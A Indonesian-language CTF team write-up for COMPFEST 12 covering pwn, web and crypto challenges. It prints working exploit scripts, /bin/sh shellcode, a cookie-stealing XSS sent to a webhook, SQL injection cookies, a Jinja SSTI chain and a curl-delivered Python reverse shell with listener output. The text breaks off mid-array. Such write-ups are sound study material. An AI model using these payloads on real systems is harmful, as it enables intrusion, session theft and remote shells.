Write Up COMPFEST 12

Unspecified

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Pwn

Gambling Problem 2

Cara Pengerjaan

Setelah sedikit mencoba fuzzing manual, diketahui ketika melakukan bet dapat menyebabkan integer overflow. Kami melakukan bet dengan seluruh uang yang kami miliki. Ketika kalah uang tidak menjadi 0, melainkan angka negatif yang direpresentasikan secara unsigned. Kemudian tinggal buy flag.

Kode

terminal

```
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 1
TERM environment variable not set.
We're kind, so here's your starting money, it's on the house :)
Money : 2020

Continue playing (1 = yes/0 = no): 1
Place your bet : 2020
2020

Guess (Number 1-100): 1
Rolling Dice ...
THE NUMBER IS 82

WRONG LOL!
TERM environment variable not set.
Money : 4294959216

Continue playing (1 = yes/0 = no): 0
Enough playing, GET OUT!
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 2
```

```
TERM environment variable not set.
Current money : 4294959216
Welcome to our shop
Unfortunately, the only available thing right now is a random string :/
You can buy it for a dead beef (boss idea, not mine idk why)
So, buy it or not? (0 for No / 1 for YES PLS)

0/1 : 1
idk what is this but here you go :
COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cbc5}
TERM environment variable not set.
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice :
```

Flag

COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cbc5}

Binary Exploitation is Ez

Cara Pengerjaan

Diketahui terdapat vuln buffer overflow ketika melakukan edit meme. Selain itu ketika melakukan print_meme, fungsi yang di-call diambil dari heap. Sehingga kami melakukan buffer overflow untuk overwrite func tersebut. Pada binary yang diberikan terdapat pula backdoor shell. Sehingga tinggal lakukan jump dan didapatkan shell.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/pwn/binary-exploitation-is-ez$ python exploit.py
[+] Opening connection to 128.199.157.172 on port 23170: Done
[*] Switching to interactive mode
: Done!
===Meme Creator===
1. New Meme
2. Edit Meme
3. Print Meme
4. Exit
==================
Choice: $ 3
Index: $ 1
EAAAAAAAAAAAASYYYYYYYYYYYYY
$ ls
ez
flag.txt
$ cat flag.txt
COMPFEST12{C_i_told_u_its_ez_looooooooool_257505}[*] Got EOF while reading in interactive
```

Kode

exploit.py

```
from pwn import *

win = 0x00000000004014A0

def new_meme(n, content):
    p.sendlineafter("Choice", "1")
    p.sendlineafter("size", str(n))
    p.sendlineafter("content", content)

def edit_meme(idx, content):
    p.sendlineafter("Choice", "2")
    p.sendlineafter("Index", str(idx))
    p.sendlineafter("content", content)

p = remote("128.199.157.172", 23170)

new_meme(0x20, "asd")
new_meme(0x20, "asd")

payload = "a" * 0x30
payload += p64(win)

edit_meme(0, payload)

p.interactive()
```


Flag

COMPFEST12{C_i_told_u_its_ez_looooooooool_257505}

Sandbox King

Cara Pengerjaan

Diberikan sebuah binary yang menurut deskripsi soal terdapat sandbox. Kami mencoba memasukkan shellcode bin sh dan ternyata didapatkan shell.



Kode

exploit.py

```
from pwn import *

shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x
57\x54\x5e\xb0\x3b\x0f\x05"

p = remote("128.199.104.41", 25171)

p.recvuntil("king")
p.sendline(shellcode)

p.interactive()
```

Flag

COMPFEST12{C0nGr4TTSSS_U_r_D_SssssssssAnd60X_K111ng9g99_1c7dbf}

It’s Time to Play

Cara Pengerjaan

Pada binary terlihat jelas ada vuln buffer overflow. Namun untuk mencapai bagian tersebut kami harus menyelesaikan 8 game sudoku terlebih dahulu. Pada binary terdapat fungsi win yang perlu di call dengan 2 buah parameter. Setelah jump ke fungsi tersebut didapatkanlah flag.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/pwn/its-time-to-play$ python exploit.py
[+] Opening connection to 128.199.157.172 on port 25452: Done
[['7', 'G', '4', '9', 'B', '2', '0', '3', '0'], ['0', '6', '0', '4', '1', '0', '7', '0', '2'],
 '8', '4', '3', 'D', '6'], ['0', '0', '7', '3', '9', '0', '8', '2', '4'], ['9', '5', '0', '8',
'1']]
1 Correct! 76977685
[['A', '5', '0', 'H', '0', '0', '8', '3', '9'], ['7', '9', '2', '0', '4', '8', '6', '5', '1'],
 '8', '3', '7', '6', '5'], ['8', 'B', '5', 'E', '2', 'F', '0', '9', '0'], ['5', '2', '0', '8',
'4']]
1 Correct! 44726712
[['1', '5', '4', '0', '0', '2', 'C', 'F', '9'], ['0', '2', '7', '5', 'A', '4', '8', '6', '1'],
 '5', '7', '6', '1', '2'], ['0', '0', '0', '1', '4', '6', '9', '0', '0'], ['2', 'D', '0', '4',
'0']]
2 Correct! 98314799
[['6', '9', '7', '5', '0', '3', 'A', '8', '4'], ['F', '1', '2', '0', '8', '6', '0', '3', '7'],
 '5', '4', '7', '6', '1'], ['7', '0', '0', '0', 'H', '2', '0', 'G', '0'], ['2', '4', '0', '8',
'8']]
2 Correct! 13992549
[['6', '9', '7', 'F', 'D', '0', '1', '0', '4'], ['0', '1', 'B', '4', '8', '6', 'G', '3', '0'],
 '5', '0', '7', '6', '1'], ['C', '5', '0', '6', '0', '2', '8', '4', '0'], ['0', '4', '9', '8',
'8']]
2 Correct! 92722598
[['1', '0', '0', '0', '4', '0', 'G', '0', '3'], ['0', '0', '0', '0', '0', 'D', 'H', '0', 'E'],
 '5', '9', '0', '0', '0'], ['0', '0', '0', '6', '7', '2', '0', '0', '0'], ['0', '0', '9', '0',
'9']]
3 Correct! 56818876
[['8', '0', '0', '0', '0', 'H', '0', 'D', '9'], ['0', '0', '0', '0', 'E', '0', '0', '0', '0'],
 '5', '9', 'B', '0', '0'], ['0', '0', '0', '8', '3', '4', '0', '2', '0'], ['0', '0', '7', '0',
'2']]
3 Correct! 24711167
[['1', '0', '0', '0', '4', '0', '0', '0', '3'], ['0', '0', '0', '0', '0', '0', '0', '0', '0'],
 '5', '9', 'H', '0', '0'], ['0', '0', '0', '6', '7', '2', 'F', '0', '0'], ['0', '0', '9', '0',
'9']]
3 Correct! 48675824
[*] Switching to interactive mode
Welcome to ROP 64 bit!
COMPFEST12{Y0u_4r3_tH3_R34L_Sud0kU_Pl4y3R}
```

Kode

exploit.py

```
from pwn import *

win = 0x0000000000401296
pop_rdi = 0x0000000000401723
pop_rsi_r15 = 0x0000000000401721

class sudoku():
    def __init__(self, anti_knight=False):
        self.cNode = 0
        self.table = []
        if anti_knight:
              self.l_pos = [(-2, -1), (-2, 1), (-1, -2), (-1, 2), (1, -2), (1, 2),
(2, -1), (2, 1)]
```

```
        else:
                self.l_pos = []

    def printTable(self):
        for i in range(9):
                print self.table[i]

    def isSafe(self, num, posx, posy):
        #check row
        for j in range(9):
                if (self.table[posx][j] == num) and (j != posy):
                        return False
        #check column
        for i in range(9):
                if (self.table[i][posy] == num) and (i != posx):
                        return False
        #check block
        locx = posx / 3
        locy = posy / 3
        for i in range(3):
                for j in range(3):
                        if (self.table[locx*3+i][locy*3+j] == num) and (locx*3+i !=
posx) and (locy*3+j != posy):
                                return False

        for pos in self.l_pos:
                x = posx + pos[0]
                y = posy + pos[1]

                if (x >= 9) or (x < 0):
                        continue
                if (y >= 9) or (y < 0):
                        continue

                if (self.table[x][y] == num):
                        return False

        return True

    def findEmpty(self):
        r = []
        for i in range(9):
                for j in range(9):
                        if (self.table[i][j] == 0):
                                return False, (i,j)

        return True, None
```

```
    def solver(self):
        solved, pos = self.findEmpty()

        if (solved):
               return True

        self.cNode += 1

        for i in range(1,10):
               if (self.isSafe(i, pos[0], pos[1])):
                      self.table[pos[0]][pos[1]] = i
                      solved = self.solver()

                      if (solved):
                             return True

                      self.table[pos[0]][pos[1]] = 0

        return False


def solve():
    p.recvuntil("Level ")
    level = p.recv(1)
    p.recvline()
    p.recvline()

    lines = []
    for _ in range(3):
        lines.append(p.recvline().strip().replace(" | ", "").split(" "))
    p.recvline()
    for _ in range(3):
        lines.append(p.recvline().strip().replace(" | ", "").split(" "))
    p.recvline()
    for _ in range(3):
        lines.append(p.recvline().strip().replace(" | ", "").split(" "))

    print lines
    map_sol = {}

    tables = []
    for i, line in enumerate(lines):
        temp = []
        for j, c in enumerate(line):
               if (c in '1234567890'):
                      temp.append(int(c))
```

```
                else:
                        map_sol[c] = (i, j)
                        temp.append(0)
        tables.append(temp)

    if (level == '3'):
        s = sudoku(anti_knight=True)
    else:
        s = sudoku()
    s.table = tables
    s.solver()

    sol = ""

    keys = map_sol.keys()
    keys.sort()
    for k in keys:
        i, j = map_sol[k]
        sol += str(s.table[i][j])

    p.sendlineafter("Answer =", sol)
    data = p.recvline()

    print level, data.strip(), sol

    return 'Correct' in data.strip()

p = remote("128.199.157.172", 25452)

for _ in range(6):
    p.recvline()

i = 0
for _ in range(10):
    if solve():
        i += 1
    if (i >= 8):
        break

payload = ""
payload += "a" * 0x10
payload += p64(pop_rdi)
payload += p64(0xBEEFDEADDEADBEEF)
payload += p64(pop_rsi_r15)
payload += p64(0xDEADBEEFBEEFDEAD)
payload += p64(0)
payload += p64(win)
```

```
p.sendline(payload)

p.interactive()
```

Flag


COMPFEST12{Y0u_4r3_tH3_R34L_Sud0kU_Pl4y3R}

Web

Super Judge

Cara Pengerjaan

Upload reverse shell dalam bahasa python, lalu didapatlah sebuah shell. Flagnya terdapat di README.



```
# CTF Online Judge

by ???

---

## Flag

```
COMPFEST12{f4k3_5up312_u53r_hUH_?}
```

Description
We tried to recreate competitive programming online judge for python only, but failed miserably, and by misera

Attachment

* CI/CD for gitlab
* HTML template containing the flag

Difficulty
Easy

Hint
Only a few chosen user can look at it

Deployment
CI/CD ftw

Note
Database kalo bisa spam banyak user, soalnya pengguna bisa dapetin akses ke superuserasgiref==3.2.10
```

Flag

`COMPFEST12{f4k3_5up312_u53r_hUH_?}`


Regular Forum Page


Cara Pengerjaan

Diberikan sebuah layanan forum yang dimana pada deskripsi soal dikatakan bahwa “Mods” akan mengecek forum yang kita tulis.
Hal ini tidak jauh dari XSS, langsung saja kita masukkan payload XSS kita di form content.

Payload XSS yang digunakan yaitu yang melakukan redirect webhook kita beserta cookie dari Mods:

```
<img src=x
onerror=document.location=”webhook.com/?u=”+document.cookie;>
```





Flag

COMPFEST12{html_t4g_1s_n0t_C4s3_5ent1t1v3_5bc733a9f8}

NoPass

Cara Pengerjaan

Terdapat celah SQL injection pada cookie token. Pertama dapatkan jenis SQL yang dipakai.

```
GET / HTTP/1.1
```

```
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT sqlite_version()),4-- -
```

Didapatkan SQLite versi 3.32.1.

```
<script>
  new TypeIt("#hero", {
    speed: 100,
    startDelay: 900,
    afterComplete: async (step, instance) => {
      document.getElementById("welcome-msg").innerHTML = "Welcome 3.32.1!";
    }

  }
  ).type("echo \"Welcome $(whoami)!\"", {
    delay: 300
  }
  )
  .go();
  </script>
```

Dapatkan nama tabel.

```
GET / HTTP/1.1
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT tbl_name FROM sqlite_master
WHERE type='table' and tbl_name NOT like 'sqlite_%' LIMIT 2,1),4-- -
```

Didapatkan tabel nopass_login_account.

```
<script>
  new TypeIt("#hero", {
    speed: 100,
    startDelay: 900,
    afterComplete: async (step, instance) => {
      document.getElementById("welcome-msg").innerHTML = "Welcome nopass_login_account!";
    }

  }
  ).type("echo \"Welcome $(whoami)!\"", {
    delay: 300
  }
  )
  .go();
  </script>
```

Lalu dapatkan nama column.

```
GET / HTTP/1.1
```

```
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT sql FROM sqlite_master WHERE
name NOT LIKE 'sqlite_%' LIMIT 3,1),4-- -
```

Didapatkan id, token, username, is_admin. Sekarang dapatkan token admin.

```
GET / HTTP/1.1
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT sql FROM sqlite_master WHERE
name NOT LIKE 'sqlite_%' LIMIT 3,1),4-- -
```

Didapatkan id, token, username, is_admin. Sekarang dapatkan token admin.

```
GET / HTTP/1.1
Host: 128.199.157.172:28337
Cookie: token=' UNION SELECT 1,2,(SELECT token FROM
nopass_login_account WHERE is_admin = 1 LIMIT 0,1),4-- -
```

Ternyata token-nya merupakan flag.

Flag

`COMPFEST12{eZsQLi_4s_usUaL__20334eff}`

Compfest Pay

Cara Pengerjaan

Diberikan sebuah service yang tujuan utamanya yaitu melakukan transaksi. Hal pertama yang dilakukan yaitu race-condition namun tidak membuahkan hasil. Kemudian didapatkan extra info: “abcdef loves his money, **so he checks his account every now and then”**. Maka dapat disimpulkan ini juga termasuk XSS.


XSS terjadi pada tag `<td>` ketika seseorang mengirimkan akun pada bagian “RECENT RECEIVED PAYMENTS” pada bagian username. Oleh karena itu apabila kita ingin melakukan XSS, kita harus mengirimkan coins kepada korban dengan username merupakan payload XSS dan korban harus melihat recent received payment.

Karena XSS hanya terjadi di dalam tag td, maka xss dengan menggunakan atribut **onanimationstart,** untuk mentrigger atribut tersebut, ditambahkan **class=progress-bar-animated**


```
<td value=”payload”>
```

Kita ingin user abcdef mengirimkan saldo ke akun kita, maka final payload yang digunakan yaitu

```
xy class=progress-bar-animated
onanimationstart=javascript:$.ajax({url:'/pay',type:'POST',data:{from
:'abcdef',to:'um31',amount:5000000,signature:($("div.h5.mb-0.font-wei
ght-bold")[1]).innerHTML}})
```



Payload diatas melakukan request `/pay` ke akun um31 dengan jumlah uang `5000000`. Signature diambil menggunakan jQuery dan memanfaatkan selector class



Flag

COMPFEST12{XSS_and_HPP_what_a_duo_deadliner_challenge_btw_f5aed4}

CodeBackup

*solve setelah kompetisi

Cara Pengerjaan

Diberikan sebuah service dengan fitur utama yaitu upload dan view file. File yang kita upload akan disimpan dengan nama md5(last_enc). Last_enc ini merupakan digit 8 karakter. Setelah sedikit melakukan fuzzing pada filename generator, kami mengetahui bahwa ketika dilakukan next() secara terus menerus pada akhirnya last_enc akan bernilai 0. Dari situlah kami dapat mengetahui filename file yang kita upload. Untuk mendapatkan session yang memiliki last_enc = 0 kami melakukan bruteforce.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/web/codeBackup$ python3.8 myrandom.py | uniq -c | tail -n 10
      1 2553554
      1 52063803
      1 63958282
      1 66183639
      1 27407128
      1 15066520
      1 2491
      1 620
      1 38
  63750 0
```

Kemudian fitur yang kedua adalah view file. Pada view file ini kita dapat melakukan leak file yang ada pada server. Untuk main script terletak pada http://128.199.157.172:24745/viewer?file=../../main.py. Selain itu, pada fitur ini ternyata ada vuln SSTI. Dengan memanfaatkan vuln tersebut kami dapat melakukan rce dan membuat reverse shell. Kemudian tinggal cari file flag di server.

```
root@djavaa:~/ctf# nc -lvnp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from 128.199.157.172 33002 received!
/opt/app_t3XxRcekjYMW6W06 $ ^[[4;29Rcd /
cd /
/ $ ^[[6;5Rls
ls
bin                         proc
codebackupRSA_Q26KQm9z.pem  root
dev                         run
etc                         sbin
flag_is_here_ykLfqS9y.txt   srv
home                        sys
lib                         tmp
media                       usr
mnt                         var
opt
/ $ ^[[18;5Rcat flag*
cat flag*
COMPFEST12{CR3aTing_Is_H4rde12_thaN_s0lv1nG_2a2f4044}/ $ ^[[20;58R
```

Kode

md5('0')

```
asd{{
[].__class__.__base__.__subclasses__()[146].__init__.__globals__[([].__class__.__ba
se__.__subclasses__()[146].__init__.__globals__.keys()|list)[7]][([].__class__.__ba
se__.__subclasses__()[146].__init__.__globals__[([].__class__.__base__.__subclasses
__()[146].__init__.__globals__.keys()|list)[7]].keys()|list)[19]](request.args.a)
}}dsa
```

Terminal execute eval

```
curl --location --request GET
'http://128.199.157.172:24745/viewer?file=cfcd208495d565ef66e7dff9f98764da&a=__import__(%22s
ubprocess%22).check_output([%27python%27,%20%27-c%27,%20%27import%20socket,subprocess,os;s=s
ocket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22IP_ADDRESS%22,PORT));os.dup2(s
.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22/bi
n/sh%22)%27])' \
--header 'Cookie: session=SESSION_ID'
```

brute.py

```
import json, requests as r
from flask_unsign.session import decode

url = "http://128.199.157.172:24745/"


def brute():
    sess = r.Session()
    res = sess.get(url)

    file_handle = open("a.txt", "rb")
    session = res.cookies["session"]
    prev_enc = decode(session)["enc_last"]
    i = 0

    while True:
        if i > 110:
               print (session)
```

```
            break
        res = sess.post(url + "upload", files={'file': file_handle})

        if "successfully" not in res.text:
            break
        else:
            i += 1

        if "session" not in res.cookies.keys():
            break

        session = res.cookies["session"]
        enc = decode(session)["enc_last"]

        if (prev_enc == enc):
            break

        prev_enc = enc

    res =
sess.get("http://128.199.157.172:24745/viewer?file=cfcd208495d565ef66e7dff9f98764da
")

    if (res.status_code != 500):
        print (session)

while True:
    brute()
```

Flag

COMPFEST12{CR3aTing_Is_H4rde12_thaN_s0lv1nG_2a2f4044}

Reverse


sad :(

Cryptography

Lost My Source

Cara Pengerjaan

Setelah menganalisa binary yang diberikan diketahui bahwa flag di-generate dengan algoritma xor. Kami mencoba me-recover prefix key dengan menggunakan string “COMPFEST12{” dan didapatkan prefix key : **fedcbazyxwv**. Kemudian kami menduga bahwa key yang digunakan merupakan alphabet yang di reverse. Dengan melanjutkan key tersebut kami melakukan decrypt dan didapatkan flag.



Kode

solve.py

```
ct =
"\x03\x1A\x1B\x1C\x1D\x1E\x1F\x2F\x4B\x0E\x0B\x48\x07\x23\x4B\x51\x21\x0F\x4F\x10\x
2A\x07\x4C\x41\x2A\x2F\x21\x20\x30\x2B\x2B\x25"[::-1]
key = "fedcbazyxwvUTSRQPONMLKJIHGFedcbazyxwv".lower()
flag = ""

for i, (x, y) in enumerate(zip(key, ct)):
    flag += chr(ord(x) ^ ord(y) ^ i)

print flag
```

Flag

COMPFEST12{Th1s_15_y0ur5_abcdef}

I Hope It is Easy

Cara Pengerjaan

Setelah menganalisa file problem yang diberikan, kami mengetahui bahwa fungsi **f(n)** digunakan untuk melakukan pengecekan apakah bilangan n adalah bilangan prima kuadrat. Random dilakukan terus menerus sampai didapatkan bilangan yang memenuhi syarat tersebut. Kemudian bilangan tersebut di-xor dengan satu karakter flag. Untuk melakukan recover kami menggunakan metode bruteforce. Dari list flag yang diberikan kami mencoba melakukan xor dengan 1 byte. Setelah dilakukan xor kami mengecek apakah bilangan tersebut kuadrat sempurna. Jika iya, maka byte xor sebelumnya merupakan karakter flag.

Kode

solve.py

```
import gmpy

flag =
[193297278716695847820826386209743488959183380044927494366482275557489830873939057393731042225043565636558044278854882860416848328467435465638829585044329456411724143301059659116635108481971696294366908492216252442405037171815089045023230583334571187948568053819807627196643445476270569406231285738159552672693774195538066084199488215739914618782487915383958350056061473974699030488737957691640844485185913319404806578221541809929954313686252479575831259437199856931577410117468083824092995100356824923123687606821669348097985270506971106943123770332103251241368581358042987703339876508853452965953222186387135231549918629415457226973141817794357954205279753218510115082957628853952142726380456129330042129885574228694227434279197119062543749717232753001693078045892276279568320337484306540616138270302581185655140471248128185545142270369173951042,708845289046193007922563234668096187692684734632889147966484700361598683332882753452091779635174627736128929154659855242567045405478206256857008938852139798433219061179479359964703614709442058237274743764007129850390172836977723009187592712207819263680434509317058316964337892838778040185563470494982769839689822259590014071789052231426741395372719772990767854343600972429630323357996283373070822866155361851946659509266,103542677229665172910619128700810359729455012143726830716858552032950121065218818004060841416251239641883748588034738930476405159041490773283802910542627510771064699335938637055461820337827535851390523598266952563897490543039527465443156708481802248063244861228791315693081551351832019422512432235685473826714487411429644280992233733091325658988827875791458596894052586964987354758392242781930397001012057576583852683893273,
